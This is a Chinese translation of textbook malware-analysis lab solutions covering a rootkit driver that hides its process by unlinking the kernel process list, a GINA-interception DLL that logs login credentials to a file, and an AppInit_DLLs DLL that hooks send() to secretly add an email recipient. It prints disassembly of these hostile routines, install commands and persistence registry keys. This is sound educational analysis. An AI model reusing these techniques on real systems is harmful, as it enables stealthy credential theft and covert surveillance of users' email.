这个文件剩下的部分几乎与Lab 7-2中的COM例子相同，除了循环中调用的定位函数联，连续运行并且在两次调用之间sleep 30秒。

分析驱动

接下来，我们用IDA Pro打开内核文件。如代码清单10-15L所示，我们看到它在❶处调用了IoCreateDevice，创建了一个名为\Device\ProHelper的设备❷。

代码清单10-15L Lab10-03.sys创建一个用户空间内可访问的设备

```
0001071A ❷push    offset aDeviceProchelp ; "\\Device\\ProcHelper"
0001071F  lea     eax, [ebp+var_C]
00010722  push    eax
00010723  call    edi ; RtlInitUnicodeString
00010725  mov     esi, [ebp+arg_0]
00010728  lea     eax, [ebp+var_4]
0001072B  push    eax
0001072C  push    0
0001072E  push    100h
00010733  push    22h
00010735  lea     eax, [ebp+var_C]
00010738  push    eax
00010739  push    0
0001073B  push    esi
0001073C ❶call    ds:IoCreateDevice
```

如代码清单10-16L所示，随后函数在❶调用IoCreateSymbolicLink时，创建一个名为

❷\DosDevices\ProcHelper的符号链接，来供用户态应用程序访问。

代码清单10-16L　Lab10-03.sys创建一个符号链接使其容易被用户态应用程序访问设备句柄

```
00010751 ❷push    offset aDosdevicesPr_0 ; "\\DosDevices\\ProcHelper"
00010756  lea     eax, [ebp+var_14]
00010759  push    eax
0001075A  mov     dword ptr [esi+70h], offset loc_10666
00010761  mov     dword ptr [esi+34h], offset loc_1062A
00010768  call    edi ; RtlInitUnicodeString
0001076A  lea     eax, [ebp+var_C]
0001076D  push    eax
0001076E  lea     eax, [ebp+var_14]
00010771  push    eax
00010772 ❶call    ds:IoCreateSymbolicLink
```

使用 WinDbg 查找内存中的驱动

我们或是运行恶意代码，或是仅启动服务，来将我们的内核驱动加载到内存。我们知道设备对象在\Device\ProcHelper，所以我们来启动它。为了找到ProcHelper中被执行的函数，我们必须找到它的设备对象，这可以用!devobj命令完成，如代码清单10-17L中所示，!devobj的输出告诉我们DriverObject存储的位置❶。

代码清单10-17L　查找ProcHelper驱动的设备对象

```
kd> !devobj ProcHelper
Device object (82af64d0) is for:
 ❶ProcHelper \Driver\Process Helper DriverObject 82716a98
Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040
Dacl e15b15cc DevExt 00000000 DevObjExt 82af6588
ExtensionFlags (0000000000)
Device queue is not busy.
```

DriverObject包含所有函数的指针，当用户空间的程序访问设备对象时调用这些函数。DriverObject存储在一个叫做DRIVER_OBJECT的数据结构中。我们可以使用dt命令查看标注的驱动对象，如代码清单10-18L所示。

代码清单10-18L　使用WinDbg检查Lab10-03.sys的驱动对象

```
kd> dt nt!_DRIVER_OBJECT 82716a98
   +0x000 Type             : 4
   +0x002 Size             : 168
   +0x004 DeviceObject     : 0x82af64d0 _DEVICE_OBJECT
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xf7c26000
   +0x010 DriverSize       : 0xe00
```

```
    +0x014 DriverSection      : 0x827bd598
    +0x018 DriverExtension    : 0x82716b40 _DRIVER_EXTENSION
    +0x01c DriverName         : _UNICODE_STRING "\Driver\Process Helper"
    +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\
                                       HARDWARE\DESCRIPTION\SYSTEM"
    +0x028 FastIoDispatch     : (null)
    +0x02c DriverInit         : 0xf7c267cd     long  +0
    +0x030 DriverStartIo      : (null)
    +0x034 DriverUnload       : 0xf7c2662a     void  +0
    +0x038 MajorFunction      : [28] 0xf7c26606     long  +0
```

这段代码中包含了几个应该注意的函数指针，这包括我们在IDA Pro中分析的`DriverInit`和`DriverEntry`。`DirverUnload`函数，当驱动卸载时被调用。当我们在IDA Pro中查看`DriverUnload`时，我们会看到它删除了符号链表和`DriverEntry`创建的设备。

分析主函数表中的函数

接下来，我们分析主函数表，最有意义的驱动代码通常在这里完成。Windows XP允许0x1C种可能的主函数代码，所以，我们使用`dd`命令查看主函数表中表项：

```
kd> dd 82716a98+0x38 L1C
82716ad0    f7c26606 804f354a f7c26606 804f354a
82716ae0    804f354a 804f354a 804f354a 804f354a
82716af0    804f354a 804f354a 804f354a 804f354a
82716b00    804f354a 804f354a f7c26666 804f354a
82716b10    804f354a 804f354a 804f354a 804f354a
82716b20    804f354a 804f354a 804f354a 804f354a
82716b30    804f354a 804f354a 804f354a 804f354a
```

表中的每一项表示驱动可以处理的不同类型请求，但如你所见，表中的大部分项都是0X804F354A处的那个函数。表中所有为0X804F354A的项表示驱动不能处理的一个请求类型。为了验证，我们需要找出那个函数做了什么。我们可以查看它的反汇编代码，但因为它是一个Windows函数，它的名字应该能告诉我们它做了什么，如下所示：

```
kd> ln 804f354a
(804f354a)   nt!IopInvalidDeviceRequest   |  (804f3580)
nt!IopGetDeviceAttachmentBase
Exact matches:
    nt!IopInvalidDeviceRequest = <no type information>
```

0X804F354A处的函数被命名为`IopInvalidDeviceRequest`，这意味着它处理驱动无法处理的非法请求。主函数中在偏移量0、2以及0xe处的其余的函数包含我们感兴趣功能。查看*wdm.h*，我发现偏移量0、2、0xe存储`Create`、`Close`以及`DeviceIoControl`函数。

首先，我们看一下主函数表中偏移量0、2处的`Create`和`Close`函数。我们注意到主函数表中这两项指向同一个函数（0xF7C26606）。看看那个函数，我们看到它只调用`IofCompleteRequest`，

然后返回。这告诉操作系统请求成功，但是什么也没有做。主函数表中剩下的唯一函数是处理DeviceIoControl的请求，它是最有价值的。

看一下DeviceIoControl，我们看到它操纵了当前进程的PEB。代码清单10-19L展示了处理DeviceIoControl的代码。

代码清单10-19L　处理DeviceIoControl请求的驱动代码

```
00010666                mov     edi, edi
00010668                push    ebp
00010669                mov     ebp, esp
0001066B                call   ❶ds:IoGetCurrentProcess
00010671                mov     ecx, [eax+8Ch]
00010677                add    ❷eax, 88h
0001067C                mov     edx, [eax]
0001067E                mov     [ecx], edx
00010680                mov     ecx, [eax]
00010682                mov    ❸eax, [eax+4]
00010685                mov     [ecx+4], eax
00010688                mov     ecx, [ebp+Irp]  ; Irp
0001068B                and     dword ptr [ecx+18h], 0
0001068F                and     dword ptr [ecx+1Ch], 0
00010693                xor     dl, dl          ; PriorityBoost
00010695                call    ds:IofCompleteRequest
0001069B                xor     eax, eax
0001069D                pop     ebp
0001069E                retn    8
```

DeviceIoControl函数做的第一件事情就是在❶处调用IoGetCurrentProcess，它返回调用DeviceIoControl进程的EPROCESS结构。然后，这个函数在❷处访问偏移量0x88处的数据，再然后，访问偏移量0x8C处的下一个DWORD❸。

我们使用dt命令发现存储在PEB结构偏移量0x88和0x8C的LIST_ENTRY。如代码清单10-20L所示❶。

代码清单10-20L　使用WinDbg检查EPROCESS结构

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
 ❶+0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3] Uint4B
   +0x09c QuotaPeak        : [3] Uint4B
...
```

既然我们知道访问LIST_ENTRY结构的函数，让我们仔细看一下如何获取LIST_ENTRY。LIST_ENTRY结构是一个包含两个值的双向链表：第一个是BLINK，它指向列表中的前一项，第二个是FLINK，它指向列表中的下一项。我们看到程序不仅读取LIST_ENTRY结构而且修改这个结构，如代码清单10-21L所示。

代码清单10-21L 修改EPROCESS结构的DeviceIoControl代码

```
00010671        ❶mov    ecx, [eax+8Ch]
00010677         add    eax, 88h
0001067C        ❷mov    edx, [eax]
0001067E        ❸mov    [ecx], edx
00010680        ❹mov    ecx, [eax]
00010682        ❺mov    eax, [eax+4]
00010685        ❻mov    [ecx+4], eax
```

❶处指令获取列表中指向下一项的指针。❷处指令获取列表中指向前一项的指针。❸处的指令覆盖下一项的BLINK指针，使其指向前一项❸。在此之前，下一项的BLINK指针指向当前项。❸处的指令覆盖BLINK指针，从而使它跳过当前指针。❹、❺、❻处的指令执行相同的步骤，除了覆盖列表中前一项的FIINK指针来跳过当前项。

除了修改当前进程的EPROCESS结构之外，代码清单10-21L中代码还会修改进程链中的前一个或者后一个进程的EPROCESS结构。这个六条指令通过从加载进程的列表中解除链接，来隐藏当前进程，如图10-3L所示。




图10-3L 从进程链表中移除一个进程，从而使得它从如任务管理器的工具中隐藏

当操作系统正常运行时，每个进程都有一个指向它前一个进程或者后一个进程的指针。然后，在图10-3L中，进程2被这个Rootkit隐藏，当OS遍历进程链表时，隐藏进程总是被跳过。

你可能疑惑这个进程运行怎么没有任何问题，甚至它没有在操作系统的进程链中。为了回答这个问题，记住进程只是进程中运行线程的容器。线程被调度到CPU上运行。只要线程仍然合理地占有操作系统，它就会被调度，并且进程也会继续正常运行。

Lab 11-1 参考解答

简短答案

1. 恶意代码从名为 TGAD 资源节中提取出文件 *msgina32.dll*，然后将其释放到硬盘上。
2. 为了让 *msgina32.dll* 作为 GINA DLL 安装，恶意代码将自己添加到注册表：`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL` 中。这使得系统重启后，*msgina32.dll* 将被加载。
3. 恶意代码用 GINA 拦截窃取用户登录凭证。*msgina32.dll* 能够拦截所有提交到系统认证的用户登录凭证。
4. 恶意代码将被盗窃的登录凭证记到*%SystemRoot%\System32\msutil32.sys* 中。用户名、域名称、密码、时间戳都将被记录到该文件。
5. 释放并且安装恶意代码后，必须重启系统才能启动 GINA 拦截。仅当用户注销时，恶意代码才记录登录凭证，所以注销然后再登录系统，就能看到记录到日志文件的登录凭证。

详细分析过程

首先进行一些基础的静态分析，我们可以看到字符串`GinaDLL`和`SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`，这让人怀疑它可能是一个拦截GINA的恶意代码。通过检查它的导入函数，可以观察到操纵注册表和提取资源节的函数。因为观察到提取资源节的导入函数，因此我们将*Lab11-01.exe*载入到PEview来检查文件结构，如图11-1L所示。




图11-1L　PEview中Lab11-01.exe显示了TGAD资源节

检查一下PE文件的格式，我们看到一个名为TGAD的资源节。当我们在PEview中单击该节时，看

到TGAD包含一个内嵌的PE文件。

接下来执行动态分析，通过设置Lab11-02.exe的过滤器来使用procmon，从而监视恶意代码。当我们启动恶意代码，看到它创建一个名为*msgina32.dll*的文件，位置在硬盘的启动目录。恶意代码插入*msgina32.dll*的路径到注册表`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL`中，所以当系统重启时，WinLogon会加载这个DLL。

从Lab11-01.exe中提取TGAD资源节（使用Resource Hacker），并且将它与*msgina32.dll*进行比较，我们发现它们是相同的。

接下来，加载Lab11-01.exe到IDA Pro中，来验证我们的发现。我们看到`main`函数调用了两个函数：`sub_401080`（提取TGAD资源节到*msgina32.dll*）和`sub_401000`（设置GINA注册表的值）。我们断定Lab11-01.exe是针对*msgina32.dll*的安装器，它在系统启动期间由Winlogon加载。

msgina32.dll 分析

查看字符串的输出来开始我们对*msgina32.dll*的分析，如代码清单11-1L所示。

代码清单11-1L　msgina32.dll的字符串输出

```
GinaDLL
Software\Microsoft\Windows NT\CurrentVersion\Winlogon
MSGina.dll
UN %s DM %s PW %s OLD %s ❶
msutil32.sys
```

如果这是一个拦截GINA的恶意代码，则这个列表中的字符串似乎是用来记录用户登录凭证的日志信息❶。字符串*msutil32.sys*很有意思，我们将在后续的实验中确定它的意义。

检查*msgina32.dll*的导出函数表，我们看到很多以前缀`Wlx`开始的函数。回想一下第11章介绍的内容，因为GINA需要`Wlx`开头的函数，所以GINA拦截的恶意代码必须包含这些函数。我们用IDA Pro分析这些函数的每一个。

首先将恶意代码载入到IDA Pro中，然后分析`DllMain`，如代码清单11-2L所示。

代码清单11-2L　msgina32.dll的DllMain函数用于获取msgina.dll的句柄

```
1000105A        cmp     eax, DLL_PROCESS_ATTACH ❶
1000105D        jnz     short loc_100010B7
...
1000107E        call    ds:GetSystemDirectoryW ❷
10001084        lea     ecx, [esp+20Ch+LibFileName]
10001088        push    offset String2          ; "\\MSGina"
1000108D        push    ecx                     ; lpString1
```

```
1000108E        call    ds:lstrcatW
10001094        lea     edx, [esp+20Ch+LibFileName]
10001098        push    edx                     ; lpLibFileName
10001099        call    ds:LoadLibraryW ❸
1000109F        xor     ecx, ecx
100010A1        mov     hModule, eax ❹
```

如代码清单11-2L所示，DllMain首先检查参数fdwReason❶，这个传入的参数表示着DLL入口函数被调用的原因。恶意代码检查传入参数是否为DLL_PROCESS_ATTACH，在进程启动或者使用LoadLibrary函数加载DLL时，带有这一参数的入口函数将会被调用。如果这个特殊的DllMain在DLL_PROCESS_ATTACH期间被调用，那么❷开始的代码将被执行。这段代码通过调用LoadLibraryW函数，获取Windows系统目录中*msgina.dll*的句柄❸。

> **注意：** msgina.dll 是实现 GINA 的 Windows DLL，然而 msgina32.dll 是拦截 GINA 的恶意 DLL 程序。设计成 msgina32.dll 名字的目的显然是为了欺骗分析人员。

恶意代码将这个句柄保存到一个全局变量中，这个变量在IDA Pro中名字为hModule❹。使用这个变量可以让这个DLL的导入函数恰当地调用Windows DLL *msgina.dll*中的函数。既然*msgina32.dll*拦截Winlogon与*msgina.dll*之间的通信，则它必须恰当地调用*msgina.dll*中的函数，从而使系统操作继续正常运行。

接下来，我们分析每一个导出函数，首先分析WlxLoggedOnSAS，如代码清单11-3L所示。

代码清单11-3L　WlxLoggedOnSAS输出恰好传递给msgina.dll

```
10001350 WlxLoggedOnSAS proc near
10001350        push    offset aWlxloggedons_0  ; "WlxLoggedOnSAS"
10001355        call    sub_10001000
1000135A        jmp     eax ❶
```

WlxLoggedOnSAS的输出只是简单地传递给*msgina.dll*中真正的WlxLoggedOnSAS函数。现在，有两个版本的WlxLoggedOnSAS函数，一个如代码清单11-3L中所示，位于*msgina32.dll*中，另外一个则是*msgina.dll*中的原始函数。代码清单11-3L中的函数，首先传递字符串WlxLoggedOnSAS到sub_10001000，然后跳转到程序入口地址。函数sub_10001000传入hModule句柄（*msgina.dll*的句柄）和字符串（WlxLoggedOnSAS），来使用GetProcAddress函数解析*msgina.dll*中的函数。如❶所示，恶意代码没有调用sub_10001000函数，它仅解析了*msgina.dll*中这个函数的地址，然后跳转到该函数。通过跳转并调用WlxLoggedOnSAS函数，这段代码将不会创建一个栈帧，或者将返回地址压入栈。当*msgina.dll*中WlxLoggedOnSAS被调用时，因为它在栈中的返回地址与调用代码清单11-3L中代码在栈上的返回地址相同，因此它将直接返回到Winlogon上运行。

如果我们继续分析其他导出函数，将看到大部分与WlxLoggedOnSAS（它们是中转函数）中的类似操作，然而WlxLoggedOutSAS例外，它包含一些额外的代码（当系统注销时调用

WlxLoggedOutSAS）。

这个导出首先通过使用GetProcAddress函数，解析出*msgina.dll*中的WlxLoggedOutSAS函数，然后调用它。另外，这个导出函数还包含如代码清单11-4L中所示的代码。

代码清单11-4L WlxLoggedOutSAS调用登录凭证记录函数sub_10001570

```
100014FC        push    offset aUnSDmSPwSOldS ❶ ; "UN %s DM %s PW %s OLD %s"
10001501        push    0                       ; dwMessageId
10001503        call    sub_10001570 ❷
```

代码清单11-4L中代码传入一堆参数和一个格式字符串❶，这个字符串被传入到sub_10001570，并在❷处被调用。

sub_10001570看起来像是记录窃取登录凭证的函数，让我们看一下它做了些什么。代码清单11-5L展示了sub_10001570中记录登录凭证的代码。

代码清单11-5L 记录登录凭证到文件msutil.sys的记录函数

```
1000158E        call    _vsnwprintf ❶
10001593        push    offset Mode             ; Mode
10001598        push    offset Filename         ; "msutil32.sys"
1000159D        call    _wfopen ❷
100015A2        mov     esi, eax
100015A4        add     esp, 18h
100015A7        test    esi, esi
100015A9        jz      loc_1000164F
100015AF        lea     eax, [esp+858h+Dest]
100015B3        push    edi
100015B4        lea     ecx, [esp+85Ch+Buffer]
100015B8        push    eax
100015B9        push    ecx                     ; Buffer
100015BA        call    _wstrtime ❸
100015BF        add     esp, 4
100015C2        lea     edx, [esp+860h+var_828]
100015C6        push    eax
100015C7        push    edx                     ; Buffer
100015C8        call    _wstrdate ❹
100015CD        add     esp, 4
100015D0        push    eax
100015D1        push    offset Format           ; "%s %s - %s "
100015D6        push    esi                     ; File
100015D7        call    fwprintf ❺
```

在❶处vsnwprintf调用填充了传入WlxLoggedOutSAS导出函数的格式化字符串。接下来，恶意代码打开*msutil32.sys*文件❷，因为Winlogon位于*C:\Windows\System32*目录，所以*msutil32.sys*文件创

建在这个目录下（并且*msgina32.dll*运行在Winlogon进程中）。在❸和❹位置，记录日期和时间。在❺处，记录登录凭证信息。现在，你应该认识到*msutil32.sys*不是一个驱动，它是被用来存储记录的日志文件，虽然它的名字暗示着它是一个驱动。

通过运行Lab11-01.exe，重启机器，然后登录系统并注销系统，我们可以强制恶意代码记录用户登录凭证。下面是一个由恶意代码创建日志文件中的数据记录的例子。

```
09/10/11 15:00:04 - UN user DM MALWAREVM PW test123 OLD (null)
09/10/11 23:09:44 - UN hacker DM MALWAREVM PW p@ssword OLD (null)
```

用户名为`user`和`hacker`的用户的密码分别是`test123`和`p@ssword`，域名称是`MALWAREVM`。

小结

Lab11-1是一个GINA拦截恶意代码的安装器。恶意代码在系统中释放了一个DLL并安装它，在系统重启后开始窃取用户登录凭证。一旦安装了GINA拦截器，并且运行它，当系统注销时，拦截器将用户登录凭证记录到*msutil32.sys*日志文件中。

Lab11-2参考解答

简短答案

1. Lab11-02.dll 包含一个名为 `installer` 的导出函数。
2. 如果你使用命令 `rundll32.exe Lab11-02.dll, installer` 从命令行启动恶意代码，恶意代码会作为 *spoolvxx32.dll* 将自身复制到系统目录中，并且在 `AppInit_DLLs` 键值下永久安装。另外，恶意代码尝试着从系统目录中打开 Lab11-02.ini，但是它在那里并没有发现这个文件。
3. 为了恶意代码的正常运行，Lab11-02.ini 必须位于*%SystemRoot% \System32*目录下。
4. 恶意代码将自身安装到 `AppInit_DLLs` 的注册表键值中，这可以使恶意代码加载到所有装载 *User32.dll* 的进程中。
5. 这个恶意代码针对 `send` 函数安装了一个 inline 挂钩（hook）。
6. 这个挂钩检查向外发出的包，看外传的包是否是包含 `RCPT TO:`的电子邮件信息，如果发现了这个字符串，则它会添加一个额外的 `RCPT TO` 行，来增加一个恶意的电子邮件账户。
7. 恶意代码的攻击目标仅针对 *MSIMN.exe*、*THEBAT.exe* 和 *OUTLOOK.exe*，之所以这样，是因为它们都是电子邮件客户端软件。除非恶意代码运行在这些进程空间中，否则它不会安装挂钩。
8. INI文件中包含一个加密的邮件地址。解密Lab11-02.ini之后，我们看到它包含*billy@malwareanalysisbook.com*。
9. 通过“抓取网络流量（Capturing the Network Traffic）”的方法，通过 Wireshark 抓取的网络数据，

可以看到一个假冒的邮件服务器以及 Outlook Express 客户端。

详细分析过程

首先，我们对Lab11-02.dll做一些基础的静态分析，这个DLL只有一个名为`installer`的导出函数。这个恶意代码包含操作注册表的导入函数（`RegSetValueEx`）、改变文件系统的导入函数（`CopyFile`），以及搜索一个进程或者线程列表的导入函数（`CreateToolhelp32Snapshot`）。代码清单11-6L中展示了Lab11-02.dll中有意义的字符串。

代码清单11-6L　Lab11-02.dll中有意义的字符串

```
RCPT TO: <
THEBAT.EXE
OUTLOOK.EXE
MSIMN.EXE
send
wsock32.dll
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
spoolvxx32.dll
AppInit_DLLs
\Lab11-02.ini
```

字符串`AppInit_DLLs`和`SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`表明恶意代码使用`AppInit_DLLs`来永久安装自身。字符串`\Lab11-02.ini`表明恶意代码使用本实验提供的INI文件。

检查Lab11-02.ini的内容，我们看到它似乎包含编码或者加密的数据。字符串`send`和`wsock32.dll`表明恶意代码可能使用了网络功能，但是除非深入研究，否则我们还不清楚到底执行什么行为。进程名（`OUTLOOK.EXE`、`MSIMN.EXE`和`THEBAT.EXE`）是邮件客户端，结合“`RCPT TO:`”与这些字符串，我们怀疑这个恶意代码可能对邮件做了某些处理。

> **注意：** RCPT 是一个 SMTP 命令，它用来创建一个电子邮件的收件人。

接下来，我们使用如procmon的动态分析基础工具，监视恶意代码。首先，我们试图使用下列命令，用`installer`安装恶意代码。

```
rundll32.exe Lab11-02.dll,installer
```

在procmon中，我们为进程*rundll32.exe*设置了一个过滤器，然后我们看到恶意代码在Windows系统目录下创建了一个名为*spoolvxx32.dll*的文件。经过进一步分析，我们发现这个文件与Lab11-02.dll相同。在procmon后面的列表中，我们看到恶意代码将*spoolvxx32.dll*添加到`AppInit_DLLs`列表中（导致恶意代码被加载到所有装载*User32.dll*的进程中）。最后，我们看到恶意代码从Windows系统目录中试图打开Lab11-02.ini文件。因此，为了恶意代码能够访问这个文件，我们应该将这个文件复制到

Windows系统目录中。

我们使用IDA Pro来更深入地观察这个恶意代码。首先分析installer导出函数，installer中的交叉引用如图11-2L所示。




图11-2L installer导出函数的交叉引用图

如你所见，installer在注册表中设置了一个值，并且将一个文件复制到Windows的系统目录。这与我们在动态分析中看到的一致，并且这也在反汇编代码中得到证实。installer函数的唯一目的是复制恶意代码到*spoolvxx32.dll*，并且设置它作为一个APPInit_DLLs值。

在代码清单11-7L中，我们将重点放到DllMain，和先前的实验一样，它首先检查DLL_PROCESS_ATTACH。这个恶意代码看似仅在DLL_PROCESS_ATTACH状态时运行；如果不是DLL_PROCESS_ATTACH状态，那么DllMain不会做其他任何事情就会直接返回。

代码清单11-7L DllMain中的代码试图从系统目录中打开Lab11-02.ini

```
1000161E        cmp     [ebp+fdwReason], DLL_PROCESS_ATTACH
...
10001651        call    _GetWindowsSystemDirectory ❶
10001656        mov     [ebp+lpFileName], eax
10001659        push    104h                    ; Count
1000165E        push    offset aLab1102_ini     ; \\Lab11-02.ini ❷
10001663        mov     edx, [ebp+lpFileName]
10001666        push    edx                     ; Dest
10001667        call    strncat ❸
1000166C        add     esp, 0Ch
1000166F        push    0                       ; hTemplateFile
10001671        push    FILE_ATTRIBUTE_NORMAL   ; dwFlagsAndAttributes
10001676        push    OPEN_EXISTING           ; dwCreationDisposition
10001678        push    0                       ; lpSecurityAttributes
1000167A        push    FILE_SHARE_READ         ; dwShareMode
1000167C        push    GENERIC_READ            ; dwDesiredAccess
10001681        mov     eax, [ebp+lpFileName]
10001684        push    eax                     ; lpFileName
10001685        call    ds:CreateFileA ❹
```

代码清单11-7L的❶处，我们看到程序提取Windows系统目录，以及❷处的字符串Lab11-02.ini。最终，❸处程序使用`strncat`将它们组成一个路径。恶意代码在❹处打开一个用来读的INI文件。如果这个文件不能被打开，则`DllMain`返回。

如果恶意代码成功打开了INI文件，它将这个文件读入到一个全局变量缓冲区中，如代码清单11-8L中❶处所示。

代码清单11-8L 读取并解密INI文件

```
100016A6        push    offset byte_100034A0 ❶ ; lpBuffer
100016AB        mov     edx, [ebp+hObject]
100016AE        push    edx                     ; hFile
100016AF        call    ds:ReadFile
100016B5        cmp     [ebp+NumberOfBytesRead], 0 ❷
100016B9        jbe     short loc_100016D2
100016BB        mov     eax, [ebp+NumberOfBytesRead]
100016BE        mov     byte_100034A0[eax], 0
100016C5        push    offset byte_100034A0 ❸
100016CA        call    sub_100010B3
```

`ReadFile`调用后，❷处的恶意代码检查以确保文件的大小大于0。接下来，❸处将包含文件内容的缓冲区传递给`sub_100010B3`。`sub_100010B3`看上去可能是解密例程，因为它是打开可疑加密文件句柄后可以调用的第一个函数，所以我们称它为`maybeDecoder`。为了验证我们的推测，我们将恶意代码加载到OllyDbg中，然后在0x100016CA处设置一个断点（确保将INI文件和恶意代码复制到Windows系统目录并重命名该DLL为*spoolvxx32.dll*）。命中断点后，我们step over函数`maybeDecoder`。图11-3L展示了结果。




图11-3L OllyDbg展示了Lab11-02.ini的解密内容

在图中的❶处，解密内容是一个邮箱地址*billy@malwareanalysisbook.com*，寄存器EAX指向它。这个邮箱地址存储在全局变量`byte_100034A0`中，在IDA Pro中我们将它重命名为`email_address`，来帮助后续分析。

在`DllMain`中，还有最后一个我们需要分析的函数：`sub_100014B6`。因为这个函数安装了一个inline挂钩，所以我们重命名它为`hook_installer`。`hook_installer`函数比较复杂，所以在深入分析它之前，我们在图11-4L中提供了这个inline挂钩安装后的一个总体概述。




图11-4L 挂钩安装前后的send函数

图 11-4L 的左侧展示了 *ws2_32.dll* 中正常的 send 函数调用的形式。图的右侧展示了 hook_installer如何安装一个send函数的inline挂钩。send函数的开头指令被一个跳转到恶意代码的指令替换，恶意代码调用了trampoline（如图中右下角的方块所示）。trampline仅仅运行send函数开始的一些代码后（第一个跳转指令覆盖的指令），就跳转到原始的send函数，从而使send函数与没有安装挂钩之前的操作一样。

hook_installer安装挂钩之前，它会检查恶意代码正在哪个进程中运行。为了做到这一点，它调用3个函数来获取当前的进程名。代码清单11-9L展示了这个三个函数中的第一个函数。

代码清单11-9L 调用GetModuleFileNameA获取当前进程的进程名

```
1000107D        push    offset Filename         ; lpFilename
10001082        mov     eax, [ebp+hModule]
10001085        push    eax                     ; hModule
10001086        call    ds:GetModuleFileNameA ❶
1000108C        mov     ecx, [ebp+arg_4]
1000108F        mov     dword ptr [ecx], offset Filename
```

可以看到，恶意代码在❶调用了GetModuleFileNameA函数，因为在调用这个函数之前，它的参数hModule被置为0，所以函数会返回加载这个DLL进程的绝对路径。接下来，恶意代码在arg_4中返回路径名（字符串指针被传递给函数）。这个字符串被传入至少两个函数，这些函数解析文件名并将文件名中的所有字符转变为大写。

> **注意：** *以 AppInit_DLLs 作为驻留机制的恶意代码经常使用 GetModuleFileNameA。这个恶意DLL 几乎被加载到系统中所有启动的进程。因为恶意代码的编写者可能仅针对某些进程，所以他们必须确定运行恶意代码进程的名称。*

接下来，将当前进程大写字母的进程名与THEBAT.EXE、OUTLOOK.EXE和MSIMN.EXE相比较。如

果进程名不等于其中的任何一个，恶意代码就会退出。然而，如果恶意代码已经加载入到这三个进程中的任意一个，则代码清单11-10L中的恶意代码段就会运行。

代码清单11-10L 安装一个inline挂钩的恶意代码

```
10001561        call    sub_100013BD ❶
10001566        push    offset dword_10003484    ; int
1000156B        push    offset sub_1000113D      ; int
10001570        push    offset aSend             ; "send"
10001575        push    offset aWsock32_dll      ; "wsock32.dll"
1000157A        call    sub_100012A3 ❷
1000157F        add     esp, 10h
10001582        call    sub_10001499 ❸
```

